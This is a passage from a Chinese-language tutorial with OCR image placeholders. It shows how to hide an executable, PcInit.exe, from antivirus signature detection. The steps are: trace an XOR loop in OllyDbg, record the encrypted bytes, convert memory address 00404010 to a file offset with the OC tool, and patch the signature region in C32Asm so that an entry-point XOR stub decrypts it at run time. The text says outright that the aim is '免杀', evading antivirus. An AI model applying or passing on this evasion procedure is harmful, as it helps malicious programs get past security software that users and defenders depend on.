


图28




图29

下面回到OD的反汇编窗口，连续按F8，跟踪一次循环，也就是跟踪到程序第一次回跳，此时的数据窗口如图30所示。可以看到，原ASCII码的头4个字节的数据已经改变了，我们再跟踪第二个循环，也就是程序第二次回跳。此时OD的数据窗口如图31所示，又有4个字节的数据被加密了，再跟踪最后一次，这时这12个字节的ASCII码就都被加密了，如图32。




图30




图31




图32

小提示：

十六进制数据的两个数字是一个字节，如“24”、“25”都是一个字节的数据。十六进制一般分为两种表示方法，一种就是在实际数值前加入“0x”，比如“0x00400000”，另一种是最常用的，在实际数值后加入一个“h”，比如“00400000h”，这个“h”是“hex”的简写，也就是十六进制的意思。

我们记录下这12个字节的新数据的十六进制编码，这里是“24 25 42 71 10 39 47 66 56 33 4C 77”，打开OC，OC是一款可以将PE文件的内存地址与文件地址互相转换计算的工具，当我们使用OC打开一个PE文件后，可以在内存地址输入框中输入一个有效的内存地址，而后按OC界面上的“左箭头”按钮，即可将内存地址转换为文件地址，将文件地址转换为内存地址的方法与此相对。使用OC载入PcInit.exe，如图33。在内存地址处输入“00404010”，然后将其转换为文件地址，如图34，这里的文件地址是“00002410”。




图33




图34

使用C32Asm载入PcInit.exe，如图35所示，按“ctrl+g”调出跟随输入框，输入刚才换算出来的地址，这里是“00002410”，如图36，单击“确定”，来到“00002410”这个位置，如图37。

在这里我们可以看到待修改的ASCII码，我们将这12字节的代码的十六进制编码修改为上面记下的十六进制编码（直接在原数据上输入新数据即可），修改后如图38所示。




图35

刚才的数据覆盖就是将第一次异或运算得出的结果写入原位置，因为我们已经在文件入口处加入一个异或运算的代码，当程序运行时，这段代码会将刚才覆盖的数据还原，从而使程序可以正常使用。但是这个文件在没有运行的时候（静态），特征码所在位置的数据是新覆盖上去的数据，所以可以起到文件免杀的作用。这时的ASCII码就被修改为已经经过一次异或算法的数据了，那么程序在运行的时候进行的异或算法就会将其解密（刚才的跟踪其实就是加密）。这里给出分别跟踪三次，OD数据窗口的截图，如图39、图40、图41所示。




图36




图37

